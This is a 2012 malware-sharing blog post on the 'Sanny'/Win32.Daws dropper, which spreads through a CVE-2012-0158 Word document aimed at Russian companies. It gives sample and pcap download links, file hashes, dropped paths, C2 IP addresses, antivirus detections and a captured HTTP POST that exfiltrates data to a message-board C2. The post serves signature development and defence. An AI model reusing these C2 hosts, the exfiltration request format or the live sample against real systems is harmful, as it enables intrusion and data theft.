Sample for Sanny / Win32.Daws in CVE-2012-0158 "ACEAN Regional Security Forum" targeting Russian companies

contagiodump.blogspot.com/2012/12/end-of-year-presents-continue.html

End of the year presents continue.
Here is an excellent analysis made by the Fireeye: To Russia with Targeted Attack. I am posting all the necessary details for this type of malware to be findable on Google plus the sample and pcap for signature development. Fireeye named it “Sanny” after one of the email addresses and many AV vendors called the dropper Win32.Daws.

File

Download. Email me if you need the password

Download the pcap file

Download

Dropped files


338D0B855421867732E05399A2D56670.doc (.doc) "MS Word Document"
amstreamx.exe (.exe) "Executable File"
cewmdmx.dll (.exe) "Executable File"
E.tmp (.exe) "Executable File"
index.dat (.txt) "Text file"
qedwipxz.dll (.exe) "Executable File"
~0401I.tmp (.txt) "Text file"

amstreamx.exe 569ad326b1c0693bee69773e2423aaa6
cewmdmx.dll ed78b8042e67b628c0e6d718d6411368
desktopc.ini 96789ad729309cb03f0ee87f694e3234
desktopk.inf d8d882fb7923f0be4c42e7932a90c71f
desktopk.inf.inf c8f04c6a976844ef16f6cdf8ed3b9246
E.tmp b00ae5492ce724fd01b926a7f7cb3e66 << dropper
i 96789ad729309cb03f0ee87f694e3234
index.dat ee2342acf79ea9092ed52f616f54b0ec
MSComctlLib.exd 0312dc8edaab8917488b406bd27cdad2
o 06beafb112456f57efc80de86ef1b9ee
qedwipxz.dll 25d84da3d6ee8a869dff1702246380e3
~0401I.tmp eab608bc2381713a8c7591369252543f

File changes

.\Local Settings\History\History.IE5\MSHist012012121620121217\index.dat
%temp%\338D0B855421867732E05399A2D56670.doc
%temp%\amstreamx.exe
%temp%\cewmdmx.dll
%temp%\desktopc.ini
%temp%\desktopk.inf
%temp%\desktopk.inf.inf
%temp%\qedwipxz.dll
%temp%\Word8.0\MSComctlLib.exd

Deleted files
%temp%\E.tmp
C:\Program Files\Capture\logs\deleted_files\C\WINDOWS\system32\i
C:\Program Files\Capture\logs\deleted_files\C\WINDOWS\system32\o
C:\WINDOWS\system32\~0401I.tmp



Traffic

IP Address: 110.45.140.11
Country: Korea, Republic Of
Network Name: KIDC-KR
Owner Name: LG DACOM KIDC
From IP: 110.45.128.0
To IP: 110.45.255.255
Allocated: Yes
Contact Name: Yunmi Lee
Address: KIDC Bldg, 261-1, Nonhyun-dong, Kangnam-ku, Seoul

Email: ip@kidc.net
Abuse Email:
Phone: +82-2-6440-2925
Fax: +82-2-6440-2909

IP Address: 119.161.5.253
Country: Korea, Republic Of
Network Name: YAHOO-KOREA-KR
Owner Name: Yahoo! Korea, Corp.
From IP: 119.161.0.0
To IP: 119.161.31.255
Allocated: Yes
Contact Name: Jungcheol Kwon
Address: 23F Glass Tower Bldg, Daechi 3-dong,Gangnam-gu, Seoul, 135-708
Email: o2man@kr.yahoo-inc.com
Abuse Email:
Phone: +82-2-2185-2417
Fax: +82-2-2185-2568

Active Connections

```
  Proto  Local Address          Foreign Address        State           PID
  TCP    172.16.253.129:1136    119.161.5.253:25       CLOSE_WAIT      3704
  C:\WINDOWS\system32\mswsock.dll
  C:\WINDOWS\system32\WS2_32.dll
  c:\docume~1\laura\locals~1\temp\cewmdmx.dll
  -- unknown component(s) --
  [svchost.exe]

  TCP    172.16.253.129:1138    119.161.5.253:25       CLOSE_WAIT      3704
  C:\WINDOWS\system32\mswsock.dll
  C:\WINDOWS\system32\WS2_32.dll
  c:\docume~1\laura\locals~1\temp\cewmdmx.dll
  -- unknown component(s) --
  [svchost.exe]

  TCP    172.16.253.129:1142    110.45.140.11:80       TIME_WAIT       0
IPv4 Conversations
Filter:<No Filter>
                                |      <-     | |      ->     | |    Total    |
                                | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |
172.16.253.129      <-> 110.45.140.11          585    828064    266    33909    851    861973
172.16.253.129      <-> 119.161.5.253           22     1672     14      868     36     2540
```

Automatic scans

DROPPER << check out behavioral info on the VT link

E.tmp b00ae5492ce724fd01b926a7f7cb3e66
https://www.virustotal.com/file/6b16e4c0db5e89ee9f93c85ba73f8bb5fc68c15a3e7981705b6bb9308c9e6323/analysis/
SHA256: 6b16e4c0db5e89ee9f93c85ba73f8bb5fc68c15a3e7981705b6bb9308c9e6323
SHA1: 791fe17877d9549464a9029cd772a28f77dcbe89
MD5: b00ae5492ce724fd01b926a7f7cb3e66
File size: 184.0 KB (188416 bytes)
File type: Win32 EXE
Tags: peexe armadillo

Detection ratio: 23 / 45
Analysis date: 2012-12-12 13:56:18 UTC (4 days, 14 hours ago)
AntiVir TR/Dropper.Gen8 20121212
Avast Win32:Malware-gen 20121212
AVG Dropper.Generic7.VIL 20121212
CAT-QuickHeal TrojanDropper.Daws.azir 20121212
Comodo UnclassifiedMalware 20121212
DrWeb Trojan.DownLoader7.33192 20121212
Emsisoft Trojan.Dropper.Win32.Daws.azir.AMN (A) 20121212
Fortinet W32/Daws.AZIR!tr 20121212
GData Win32:Malware-gen 20121212
Ikarus Trojan-Dropper.Win32.Daws 20121212
Kaspersky Trojan-Dropper.Win32.Daws.azir 20121212
Kingsoft Win32.Troj.Daws.az.(kcloud) 20121210
McAfee Artemis!B00AE5492CE7 20121212
McAfee-GW-Edition Artemis!B00AE5492CE7 20121212
Microsoft Trojan:Win32/Malagent 20121212
MicroWorld-eScan - 20121212
NANO-Antivirus - 20121212
Norman W32/Malware.AEYFQ 20121211
Panda Trj/CI.A 20121212
SUPERAntiSpyware - 20121212
Symantec WS.Reputation.1 20121212
TrendMicro TROJ_GEN.R47CDKU 20121212
TrendMicro-HouseCall TROJ_GEN.R47CDKU 20121212
VBA32 - 20121212
VIPRE BehavesLike.Win32.Malware.bsw (vs) 20121212
ViRobot Dropper.A.Daws.188416.J

qedwipxz.dll 25d84da3d6ee8a869dff1702246380e3
https://www.virustotal.com/file/d7370779bc89159599c7874579405ae8c3437d7ebd51fd21f4785696a87f6365/analysis/
SHA256: d7370779bc89159599c7874579405ae8c3437d7ebd51fd21f4785696a87f6365
SHA1: 2d39b6345ac62e950a9ae8a1f1daee1e6f38d9c0
MD5: 25d84da3d6ee8a869dff1702246380e3
File size: 32.0 KB (32768 bytes)
File name: 25d84da3d6ee8a869dff1702246380e3
File type: Win32 DLL
Tags: armadillo pedll
Detection ratio: 19 / 46
Analysis date: 2012-12-15 03:05:53 UTC (2 days, 1 hour ago)
AhnLab-V3 Backdoor/Win32.Agent 20121214
AntiVir TR/Agent.32768.1050 20121215
Avast Win32:Malware-gen 20121215
AVG BackDoor.Agent.ASVM 20121215
BitDefender Trojan.Agent.AXOX 20121215
DrWeb Trojan.PWS.Siggen.37825 20121215
ESET-NOD32 Win32/Spy.Agent.OBS 20121215
F-Secure Trojan.Agent.AXOX 20121215
GData Trojan.Agent.AXOX 20121215
Kaspersky Backdoor.Win32.Agent.dakj 20121215
McAfee Artemis!25D84DA3D6EE 20121215
McAfee-GW-Edition Artemis!25D84DA3D6EE 20121215
nProtect Trojan.Agent.AXOX 20121214
Panda Trj/CI.A 20121215
Symantec Trojan.Gen.2 20121215
TrendMicro-HouseCall TROJ_GEN.R11H1LC 20121215
VIPRE Trojan.Win32.Generic!BT 20121215
ViRobot Trojan.Win32.Inject.32768.Q 20121215

https://www.virustotal.com/file/61aa5bfe3e23d3eb1d0d5472c948fc3e9d482612113d8e1aff0a2cea0ed9724d/analysis/
SHA256: 61aa5bfe3e23d3eb1d0d5472c948fc3e9d482612113d8e1aff0a2cea0ed9724d
SHA1: af9e61177921e81e3f91760a3c7c08020d7fb7ce
MD5: 569ad326b1c0693bee69773e2423aaa6
File size: 47.5 KB (48640 bytes)
File name: amstreamx.exe
File type: Win32 EXE
Tags: peexe upx
Detection ratio: 22 / 45
Analysis date: 2012-12-17 02:07:45 UTC (2 hours, 56 minutes ago)
Additional information
Behavioural information
Antivirus Result Update
AhnLab-V3 Backdoor/Win32.Agent 20121216
AntiVir TR/Agent.48640.156 20121217
Avast Win32:Malware-gen 20121217
AVG BackDoor.Agent.ASVN 20121217
BitDefender Trojan.Agent.AXOV 20121217
DrWeb Trojan.PWS.Siggen.46806 20121217
ESET-NOD32 Win32/Spy.Agent.OBS 20121216
F-Secure Trojan.Agent.AXOV 20121217
GData Trojan.Agent.AXOV 20121217
Kaspersky Backdoor.Win32.Agent.dakj 20121217
McAfee Artemis!569AD326B1C0 20121217
McAfee-GW-Edition Artemis!569AD326B1C0 20121216
MicroWorld-eScan Trojan.Agent.AXOV 20121217
nProtect Trojan.Agent.AXOV 20121214
Panda Trj/CI.A 20121216
PCTools Trojan.Gen 20121217
Rising - 20121214
Sophos Mal/Emogen-U 20121217
Symantec Trojan.Gen 20121217
TheHacker Posible_Worm32 20121216
TrendMicro-HouseCall TROJ_GEN.R07B1LE 20121217
VIPRE Trojan.Win32.Generic!BT 20121217
ViRobot Trojan.Win32.Agent.48640.BF 20121216

POST /write.php HTTP/1.1
Host: board.nboard.net
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; ko; rv:1.8.1.20) Gecko/20081217 Firefox/2.0.0.20
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: ko-kr,ko;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: EUC-KR,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://board.nboard.net/form.php?db=kbaksan_1
Content-Type: application/x-www-form-urlencoded
Content-Length: 5248

[snip]
db=kbaksan_1&ch=19&name=zz.|zzz&email=&pw=1917qaz&ulink=&title=DELLXT_(0_0)&e5=0&e6=&e7=&html=2&text=fndpoGJ-nGkfaKu7KKsxvv&tlink=HTTP/1.1 302 Found

Date: Mon, 17 Dec 2012 03:14:02 GMT
Server: Microsoft-IIS/5.0
P3P: CP='CAO PSA CONi OTR OUR DEM ONL'

X-Powered-By: PHP/4.3.10
Set-Cookie: nb_c_kbaksan_1_133031=hjpWxrJoyZhlc
Location: read.php?db=kbaksan_1&n=133031&p=1
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html